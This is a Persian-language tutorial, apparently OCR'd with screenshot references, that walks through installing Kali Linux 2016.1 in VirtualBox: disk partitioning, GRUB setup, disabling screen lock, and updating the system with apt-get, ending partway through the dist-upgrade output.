
تنظیمات ساعت را انتخاب کنید.




گزینه مورد نظر برای پارتیشن بندی را انتخاب کنید. از آنجایی که ما از یک ماشین مجازی استفاده می کنیم نیازی به پارتیشن بندی دستی نداریم در نتیجه Guided - use for entire disk را انتخاب کنید و موارد دیگر را مطابق اسلاید پیش روید






Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[!!] Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI1 (0,0,0) (sda) - 17.2 GB ATA VBOX HARDDISK
<Go Back>


[!] Partition disks
Selected for partitioning:
SCSI1 (0,0,0) (sda) - ATA VBOX HARDDISK: 17.2 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /var, and /tmp partitions
<Go Back>
<Tab> moves; <Space> selects; <Enter> activates buttons
Right Ctrl



Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[!!] Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes


SCSI1 (0,0,0) (sda) - 17.2 GB ATA VBOX HARDDISK
#1 primary 16.4 GB f ext4 /
#5 logical 748.7 MB f swap swap

Undo changes to partitions
Finish partitioning and write changes to disk

<Go Back>


<F1> for help; <Tab> moves; <Space> selects; <Enter> activates buttons

Right Ctrl






به منظور استفاده از یک میرور شبکه Yes را انتخاب کنید. در این مرحله یکسری از فایل ها از روی اینترنت به صورت آنلاین دریافت می شود.



نیازی به تعیین پروکسی نیست آن را خالی بگذارید.





GRUB Boot Loader را نصب کنید.

Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[!] Install the GRUB boot loader on a hard disk

It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.

Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.


Install the GRUB boot loader to the master boot record?

<Go Back> <Yes> <No>

<Tab> moves; <Space> selects; <Enter> activates buttons


Right Ctrl

دیسک شناخته شده برای کالی را به بوت لودر بشناسانید





در این مرحله سیستم شما ریبوت شده و پس از بالا آمدن کالی شما آماده است. نام کاربری پیش فرض شما حین استفاده از کالی root می باشد. پسورد تعیین شده توسط خودتان را وارد کنید.







سیستم بالا آمده ولی یک مشکلی وجود دارد. همانطور که در تصویر هم مشاهده می کنید , تصویر تمام صحفه نمی شود. این مشکل را بررسی می کنیم.

ولی قبل از آن برای اینکه در حین بروزرسانی صفحه ما دایما قفل نشود باید تغییراتی را ایجاد کنیم. این قابلیت قفل خودکار صفحه در یک سیستم تست واقعی یک مزیت است چرا که شما با اطلاعات محرمانه مشتریان خود سروکار دارید و با یک لحظه غفلت از سیستم شخص خرابکار می تواند به سیستم سرکشی کرده و اطلاعات شما را به سرقت ببرد . قفل خودکار مانع این کار می شود. از منو گوشه بالا کالی به بخش تنظیمات رفته






بخش Privacy را انتخاب کنید






گزینه Screen Lock را روی وضعیت off قرار دهید



و همیچنین از منو تنظیمات به بخش Power رفته و گزینه Blank screen را روی Never قرار دهید.





برای اینکه قابلیت های گرافیکی و کمکی در Virtual Box فعال شود شما بایستی بسته های Vbox guest Additions را نصب کنید. مشکلی که اکثر افراد در حین نصب این بسته ها مواجه می شوند این است که بسته های linux-headers درست مرتبط با کرنل فعلی سیستم عامل را در اختیار ندارند. بهترین و ساده ترین راهکار ارایه شده برای این موضوع این است که همیشه از بروزترین ها استفاده کنیم. به این منظور ابتدا بایستی مخازن کالی را بروز کنید. به این منظور دستور apt-get update را وارد کنسول کالی کنید.

```
root@netamooz:~# apt-get update
Hit:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease
Reading package lists... Done
root@netamooz:~#
```



قبل از بروزرسانی کرنل دستور uname -a را وارد کنید تا کرنل نصب شده فعلی را مشاهده کنید تا پس از ارتقا سیستم از بروزرسانی صحیح آن مطمئن شویم.

```
root@netamooz:~# uname -a
Linux netamooz 4.3.0-kali1-amd64 #1 SMP Debian 4.3.3-5kali4 (2016-01-13) x86_64 GNU/Linux
root@netamooz:~#
```

توسط دستور زیر کرنل و نسخه کالی را بروز کنید. به این منظور دستور apt-get dist-upgrade را وارد کنسول کنید. این مرحله بنا به سرعت اینترنت شما و جدید بودن فایل iso حجم مورد نیاز برای دانلود زمان بر است.



```
root@netamooz:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  castxml creepy dff gccxml gir1.2-clutter-gst-2.0 gir1.2-gkbd-3.0 gir1.2-packagekitglib-1.0
  gir1.2-xkl-1.0 gnome-icon-theme-symbolic gtk2-engines gucharmap inguma libapache2-mod-php5
  libasn1-8-heimdal libavcodec-ffmpeg56 libavdevice-ffmpeg56 libavfilter-ffmpeg5
  libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libbasicusageenvironment0
  libbind9-90 libboost-python1.58.0 libcamel-1.2-54 libclutter-gst-2.0-0 libcrypto++9v5
  libdbus-1-dev libdns100 libgdict-1.0-9 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal
  libgtkglext1 libgucharmap-2-90-7 libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimntlm0-heimdal libhunspell-1.3-0 libhx509-5-heimdal libical1a libilmbase6v5 libisc95
  libisccc90 libisccfg90 libjasper1 libkdc2-heimdal libkrb5-26-heimdal liblivemedia23 liblouis9
  liblwres90 libntdb1 libonig2 libopenexr6v5 libopenjpeg5 libpff1 libpgm-5.1-0 libphonon4
  libpoppler57 libpostproc-ffmpeg53 libpth20 libpython3.4-minimal libpython3.4-stdlib libqdbm14
